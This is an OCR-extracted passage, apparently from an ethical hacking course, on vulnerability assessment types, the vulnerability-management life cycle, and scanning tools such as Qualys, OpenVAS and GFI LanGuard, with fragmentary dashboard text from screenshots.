https://cwe.mitre.org/data/definitions/130.html
Product allows remote attackers to cause a denial of service and possibly execute arbitrary code via an **SMB** packet that specifies a smaller buffer length than is ...

CWE-294: Authentication Bypass by Capture-replay (3.2) - CWE
https://cwe.mitre.org/data/definitions/294.html
A capture-replay flaw exists when the design of the software makes it possible for a malicious user to sniff network traffic and bypass authentication by replaying ...

Figure 3.16: Screenshot showing CWE results for SMB query



Types of Vulnerability Assessment

Active Assessment

Uses a network scanner to find hosts, services, and vulnerabilities

External Assessment


Assesses the network from a hacker's perspective to discover exploits and vulnerabilities that are accessible to the outside world

Host-based Assessment

Conducts a configuration-level check to identify system configurations, user directories, file systems, registry settings, etc., to evaluate the possibility of compromise

Application Assessment

Tests and analyzes all elements of the web infrastructure for any misconfiguration, outdated content, or known vulnerabilities



Types of Vulnerability Assessment (Cont'd)

Passive Assessment

Used to sniff the network traffic to discover present active systems, network services, applications, and vulnerabilities present

Internal Assessment


Scans the internal infrastructure to discover exploits and vulnerabilities

Network-based Assessment

Determines possible network security attacks that may occur on the organization's system

Database Assessment

Focuses on testing databases, such as MYSQL, MSSQL, ORACLE, POSTGRESQL, etc., for the presence of data exposure or injection type vulnerabilities



Types of Vulnerability Assessment (Cont'd)

Wireless Network Assessment

Determines the vulnerabilities in the organization's **wireless networks**

Distributed Assessment

Assesses the **distributed organization assets**, such as client and server applications, simultaneously through appropriate synchronization techniques

Credentialed Assessment

Assesses the network by **obtaining the credentials** of all machines present in the network

Non-Credentialed Assessment

Assesses the network without acquiring **any credentials** of the assets present in the enterprise network

Manual Assessment

In this type of assessment, the ethical hacker **manually** assesses the **vulnerabilities**, **vulnerability ranking**, **vulnerability score**, etc.

Automated Assessment

In this type of assessment, the ethical hacker employs various **vulnerability assessment tools**, such as **Nessus**, **Qualys**, **GFI LanGuard**, etc.

Types of Vulnerability Assessment

Given below are the different types of vulnerability assessments:

- **Active Assessment**

  A type of vulnerability assessment that uses network scanners to identify the hosts, services, and vulnerabilities present in a network. Active network scanners can reduce the intrusiveness of the checks they perform.

- **Passive Assessment**

  Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

- **External Assessment**

  External assessment examines the network from a hacker's point of view to identify exploits and vulnerabilities accessible to the outside world. These types of assessments use external devices such as firewalls, routers, and servers. An external assessment estimates the threat of network security attacks from outside the organization. It determines the level of security of the external network and firewall.

  The following are some of the possible steps in performing an external assessment:

  - Determine a set of rules for firewall and router configurations for the external network
  - Check whether the external server devices and network devices are mapped
  - Identify open ports and related services on the external network

- Examine the patch levels on the server and external network devices
- Review detection systems such as IDS, firewalls, and application-layer protection systems
- Get information on DNS zones
- Scan the external network through a variety of proprietary tools available on the Internet
- Examine Web applications such as e-commerce and shopping cart software for vulnerabilities

- **Internal Assessment**

  An internal assessment involves scrutinizing the internal network to find exploits and vulnerabilities. The following are some of the possible steps in performing an internal assessment:

  - Specify the open ports and related services on network devices, servers, and systems
  - Check the router configurations and firewall rule sets
  - List the internal vulnerabilities of the operating system and server
  - Scan for any trojans that may be present in the internal environment
  - Check the patch levels on the organization's internal network devices, servers, and systems
  - Check for the existence of malware, spyware, and virus activity and document them
  - Evaluate the physical security
  - Identify and review the remote management process and events
  - Assess the file-sharing mechanisms (for example, NFS and SMB/CIFS shares)
  - Examine the antivirus implementation and events

- **Host-based Assessment**

  Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility of compromise. These assessments check the security of a particular network or server. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. Host-based assessments use many commercial and open-source scanning tools.

- **Network-based Assessment**

  Network assessments determine the possible network security attacks that may occur on an organization's system. These assessments discover network resources and map the ports and services running to various areas on the network. It evaluates the organization's system for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Network assessment professionals use firewalls and network scanners, such as Nessus. These scanners identify open ports, recognize the services running on those ports, and detect vulnerabilities associated with these services. These assessments help organizations identify points of entry and attack into a network since they follow the path and approach of the hacker. They help organizations determine how systems are vulnerable to Internet and intranet attacks, and how an attacker can gain access to important information. A typical network assessment conducts the following tests on a network:

- Checks the network topologies for inappropriate firewall configuration
- Examines the router filtering rules
- Identifies inappropriately configured database servers
- Tests individual services and protocols such as HTTP, SNMP, and FTP
- Reviews HTML source code for unnecessary information
- Performs bounds checking on variables

- **Application Assessment**

  An application assessment focuses on transactional web applications, traditional client-server applications, and hybrid systems. It analyzes all elements of an application infrastructure, including deployment and communication within the client and server. This type of assessment tests the webserver infrastructure for any misconfiguration, outdated content, or known vulnerabilities. Security professionals use both commercial and open-source tools to perform such assessments.

- **Database Assessment**

  A database assessment is any assessment focused on testing the databases for the presence of any misconfiguration or known vulnerabilities. These assessments mainly concentrate on testing various database technologies like MYSQL, MSSQL, ORACLE, and POSTGRESQL to identify data exposure or injection type vulnerabilities. Security professionals use both commercial and open-source tools to perform such assessments.

- **Wireless Network Assessment**

  Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

- **Distributed Assessment**

  This type of assessment, employed by organizations that possess assets like servers and clients at different locations, involves simultaneously assessing the distributed organization assets, such as client and server applications, using appropriate synchronization techniques. Synchronization plays a critical role in this type of assessment. By synchronizing the test runs together, all the separate assets situated at multiple locations can be tested at the same time.

- **Credentialed Assessment**

  Credentialed assessment is also called authenticated assessment. In this type of assessment, the security professional possesses the credentials of all machines present in the assessed network. The chances of finding vulnerabilities related to operating systems and applications are higher in credential assessment than in non-credential assessment. This type of assessment is challenging since it is highly unclear who owns particular assets in large enterprises, and even when the security professional identifies the actual owners of the assets, accessing the credentials of these assets is highly tricky since the asset owners generally do not share such confidential information. Also, even if the security professional successfully acquires all required credentials, maintaining the password list is a huge task since there can be issues with things like changed passwords, typing errors, and administrative privileges. Although it is the best way of assessing a target enterprise network for vulnerabilities and is highly reliable, it is a complex assessment that is challenging.

- **Non-Credentialed Assessment**

  Non-credentialed assessment, also called unauthenticated assessment, provides a quick overview of weaknesses by analyzing the network services that are exposed by the host. Since it is a non-credential assessment, a security professional does not require any credentials for the assets to perform their assessments. This type of assessment generates a brief report regarding vulnerabilities; however, it is not reliable because it does not provide deeper insight into the OS and application vulnerabilities that are not exposed by the host to the network. This assessment is also incapable of detecting the vulnerabilities that are potentially covered by firewalls. It is prone to false-positive outputs and is not reliably effective as compared to credential-based assessment.


- **Manual Assessment**

  After performing footprinting and network scanning and obtaining crucial information, if the security professional performs manual research for exploring the vulnerabilities or weaknesses, they manually rank the vulnerabilities and score them by referring to vulnerability scoring standards like CVSS and vulnerability databases like CVE and CWE. Such assessment is considered to be manual.

- **Automated Assessment**

  An assessment where a security professional uses vulnerability assessment tools such as Nessus, Qualys, or GFI LanGuard to perform a vulnerability assessment of the target is called an automated assessment. Unlike manual assessments, in this type of assessment, the security professional does not perform footprinting and network scanning. They employ automated tools that can perform all such activities and are also capable of identifying weaknesses and CVSS scores, acquiring critical CVE/CWE information related to the vulnerability, and suggesting remediation strategies.

Vulnerability-Management Life Cycle



Identify Assets and Create a Baseline

Vulnerability Scan

Risk Assessment

Remediation

Verification

Monitor

Vulnerability-Management Life Cycle

The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. This includes defining the risk posture and policies for an organization, creating a complete asset list of systems, scanning, and assessing the environment for vulnerabilities and exposures, and taking action to mitigate the vulnerabilities that are identified. The implementation of a vulnerability management lifecycle helps gain a strategic perspective regarding possible cybersecurity threats and renders insecure computing environments more resilient to attacks.

Vulnerability management should be implemented in every organization as it evaluates and controls the risks and vulnerabilities in the system. The management process continuously examines the IT environments for vulnerabilities and risks associated with the system.

Organizations should maintain a proper vulnerability management program to ensure overall information security. Vulnerability management provides the best results when it is implemented in a sequence of well-organized phases.

The phases involved in vulnerability management are:

- **Identify Assets and Create a Baseline**

  This phase identifies critical assets and prioritizes them to define the risk based on the criticality and value of each system. This creates a good baseline for vulnerability management. This phase involves the gathering of information about the identified systems to understand the approved ports, software, drivers, and basic configuration of each system in order to develop and maintain a system baseline.

- **Vulnerability Scan**

  This phase is very crucial in vulnerability management. In this step, the security analyst performs the vulnerability scan on the network to identify the known vulnerabilities in the organization’s infrastructure. Vulnerability scans can also be performed on applicable compliance templates to assess the organization’s Infrastructure weaknesses against the respective compliance guidelines.

- **Risk Assessment**

  In this phase, all serious uncertainties that are associated with the system are assessed and prioritized, and remediation is planned to permanently eliminate system flaws. The risk assessment summarizes the vulnerability and risk level identified for each of the selected assets. It determines whether the risk level for a particular asset is high, moderate, or low. Remediation is planned based on the determined risk level. For example, vulnerabilities ranked high-risk are targeted first to decrease the chances of exploitation that would adversely impact the organization.

- **Remediation**

  Remediation is the process of applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. This phase is initiated after the successful implementation of the baseline and assessment steps.

- **Verification**


  In this phase, the security team performs a re-scan of systems to assess if the required remediation is complete and whether the individual fixes have been applied to the impacted assets. This phase provides clear visibility into the firm and allows the security team to check whether all the previous phases have been perfectly employed or not. Verification can be performed by using various means such as ticketing systems, scanners, and reports.

- **Monitor**

  Organizations need to performed regular monitoring to maintain system security. They use tools such as IDS/IPS and firewalls. Continuous monitoring identifies potential threats and any new vulnerabilities that have evolved. As per security best practices, all phases of vulnerability management must be performed regularly.

Vulnerability Assessment Tools: Qualys Vulnerability Management

- A cloud-based service that offers immediate global visibility into IT system areas that might be **vulnerable to the latest Internet threats** and how to protect them
- Aids in the continuous **identification of threats and monitoring of unexpected changes** in a network before they become breaches


Report Management
Reports
Schedules
Templates
Web application report
Defaults
Findings by Severity
00
75
50
25
0
7
0
0
9
84
0
28
Level 5
Level 4
Level 3
Level 2
Level 1
Sensitive Contents
Information Gathered
Vulnerabilities by Status
22
78
0
New
Active
Re-Opened
Vulnerabilities by Group
91
4
5
Cross-Site Scripting
SQL Injection
Path Disclosure
Information Disclosure
OWASP Top 10 2013 Vulnerabilities
Injection
Broken Authentication and Session Management
Cross-Site Scripting (XSS)
Insecure Direct Object References
Security Misconfiguration
Sensitive Data Exposure
Missing Function Level Access Control
Cross-Site Request Forgery (CSRF)
Using Components with Known Vulnerabilities
Unvalidated Redirects and Forwards
0
50
100
150
200
250
300
350
Results (128)

Web Application	Level 5	Level 4	Level 3	Level 2	Level 1	Sensitive Contents	Information Gathered
ass	7	0	0	9	84	0	28

https://www.qualys.com


Vulnerability Assessment Tools: OpenVAS and GFI LanGuard

OpenVAS

A framework of several services and tools offering a comprehensive and powerful **vulnerability scanning** and **vulnerability management solution**

GFI LanGuard

Scans, detects, assesses, and rectifies **security vulnerabilities** in a network and connected devices


Greenbone Security Assistant
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Anonymous XML
Done
1 - 3 of 3

Logged in as Admin **admin** | Logout
Tue Oct 29 05:39:51 2019 UTC

Filter:
autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70

Report: Results (3 of 43)


ID: ea451637-d5d3-4ea5-8273-cca80331e911
Modified: Tue Oct 29 05:36:14 2019
Created: Tue Oct 29 05:24:35 2019
Owner: admin

Vulnerability		Severity	QoD	Host	Location	Actions
DCE/RPC and MSRPC Services Enumeration Reporting		5.0 (Medium)	80%	10.10.10.16	135/tcp	
SSL/TLS: Report Weak Cipher Suites		4.3 (Medium)	98%	10.10.10.16	3389/tcp	
TCP timestamps		2.6 (Low)	80%	10.10.10.16	general/tcp	

(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)

Backend operation: 4.16s
Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net

https://www.openvas.org


GFI LanGuard
Dashboard
Scan
Remediate
Activity Monitor
Reports
Configuration
Utilities
Discuss this version...
Filter
Group
Search
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Entire Network
Localhost : SERVER2019
Local Domain : WORKGROUP
CEH
Domain Controllers
SERVER2016
Mobile Devices
Vulnerability Level
Medium
Low
High
Security Sensors
Software Updates
Service Packs and Update Rollups
Vulnerabilities
Malware Protection Issue
Firewall Issues
Unauthorized Applications
Audit Status
Computer Details
Scan Activity
3
2
1
0
11/17/2019
11/18/2019
11/19/2019
11/20/2019
Scan Activity
Remediation Activity
Agent Status
Results Statistics
Vulnerability Trend Over Time
High
Medium
Common Tasks:
Manage agents...
Add more computers...
Scan and refresh information now

SERVER2016 (10.10.10.16)

Name SERVER2016
IP Address 10.10.10.16
MAC Address 00-0C-29-0E-73-17


Last Scan: 11/19/2019 3:35:11 PM

Top 5 Issues to Address
- Windows Malicious Software Removal Tool x64 - November 2019 (KB890830)
- 2019-11 Cumulative Update for Windows Server 2016 for x64-based Systems (KB4525236)
- 2019-11 Servicing Stack Update for Windows Server 2016 for

Agent Not Installed
Deploy Agent
Click here to learn more about agents.

- Missing Security Updates: 7 (7 Critical/High)
- Missing Non-Security Updates: 2
- Service Packs and Update Rollups: 1
- Major Version Upgrades: 1
- Other Vulnerabilities: 11 (6 Critical/High)

https://www.gfi.com



Other Vulnerability Assessment Tools

- **Nessus Professional** *https://www.tenable.com*
- **Nikto** *https://cirt.net*
- **Qualys FreeScan** *https://freescan.qualys.com*
- **Acunetix Web Vulnerability Scanner** *https://www.acunetix.com*
- **Nexpose** *https://www.rapid7.com*
- **Network Security Scanner** *https://www.beyondtrust.com*
- **SAINT Security Suite** *https://www.carson-saint.com*
- **beSECURE (AVDS)** *https://www.beyondsecurity.com*
- **Core Impact** *https://www.coresecurity.com*
- **N-Stalker Web Application Security Scanner** *https://www.nstalker.com*

Vulnerability Assessment Tools

An attacker performs vulnerability scanning to identify security loopholes in the target network that they can exploit to launch attacks. Security analysts can use vulnerability assessment tools to identify weaknesses present in the organization's security posture and remediate the identified vulnerabilities before an attacker exploits them.


Network vulnerability scanners help to analyze and identify vulnerabilities in the target network or network resources by using vulnerability assessment and network auditing. These tools also assist in overcoming weaknesses in the network by suggesting various remediation techniques.

The following are some of the most effective vulnerability assessment tools:

- **Qualys Vulnerability Management**

  Source: *https://www.qualys.com*

  Qualys VM is a cloud-based service that gives immediate, global visibility into where IT systems might be vulnerable to the latest Internet threats and how to protect them. It helps to continuously identify threats and monitor unexpected changes in a network before they turn into breaches.


Report Management
Reports
Schedules
Templates
Web application report
Defaults
+
Findings by Severity
00
75
50
25
0
7
0
0
9
84
0
28
Level 5
Level 4
Level 3
Level 2
Level 1
Sensitive Contents
Information Gathered
Vulnerabilities by Status
00
75
50
25
0
22
78
0
New
Active
Re-Opened
Vulnerabilities by Group
00
50
0
91
4
5
Cross-Site Scripting
SQL Injection
Path Disclosure
Information Disclosure
OWASP Top 10 2013 Vulnerabilities
Injection
Broken Authentication and Session Management
Cross-Site Scripting (XSS)
Insecure Direct Object References
Security Misconfiguration
Sensitive Data Exposure
Missing Function Level Access Control
Cross-Site Request Forgery (CSRF)
Using Components with Known Vulnerabilities
Unvalidated Redirects and Forwards
0
50
100
150
200
250
300
350
Results (128)

Web Application	Level 5	Level 4	Level 3	Level 2	Level 1	Sensitive Contents	Information Gathered
[redacted]ass	7	0	0	9	84	0	28

